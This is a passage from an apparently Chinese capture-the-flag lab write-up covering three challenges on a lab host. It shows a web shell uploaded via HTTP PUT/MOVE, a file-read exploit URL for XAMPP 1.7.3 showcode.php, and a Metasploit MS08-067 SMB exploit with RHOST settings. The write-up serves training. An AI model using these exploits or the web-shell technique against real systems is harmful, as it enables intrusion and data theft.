


4.点击提交数据包，成功上传





5.再如图选择move，点击提交数据包

6.成功后访问http://192.168.102.62/shell.asp，使用密码admin登陆



7.选择key.asp,点击编辑，得到key:put and write.





19.xampp


题目

通过xampp漏洞获取敏感信息


解题过程

1.打开浏览器，访问http://192.168.102.62，发现跳转到http://192.168.102.62/xampp/而且得知其版本为 1.7.3

2.通过搜索引擎，知道此版本存在一个漏洞可以读取目标主机上的文件http://www.exploit-db.com/exploits/15370/



3.通过poc，我们构造：http://192.168.102.62/xampp/showcode.php/c:boot.ini?showcode=1访问地址可以得到我们需要的key




20.dangerous 445

题目


通过系统远程溢出控制目标主机

解题过程


1.打开nessus，使用网络漏洞扫描，扫描主机192.168.102.62



2.查看扫描结果，发现存在漏洞，基于445端口，可远程溢出。使用ms08-67漏洞攻击



3.打开msfconsole，使用攻击模块`Use exploit/windows/smb/ms08_067_netap`，设置目标ip：`set RHOST 192.168.102.62`exploit



4.成功攻击后输入cat c:\key.txt 显示c盘下的key.txt文件，得到key:you win

转载于:https://www.cnblogs.com/zl20154312/p/9233012.html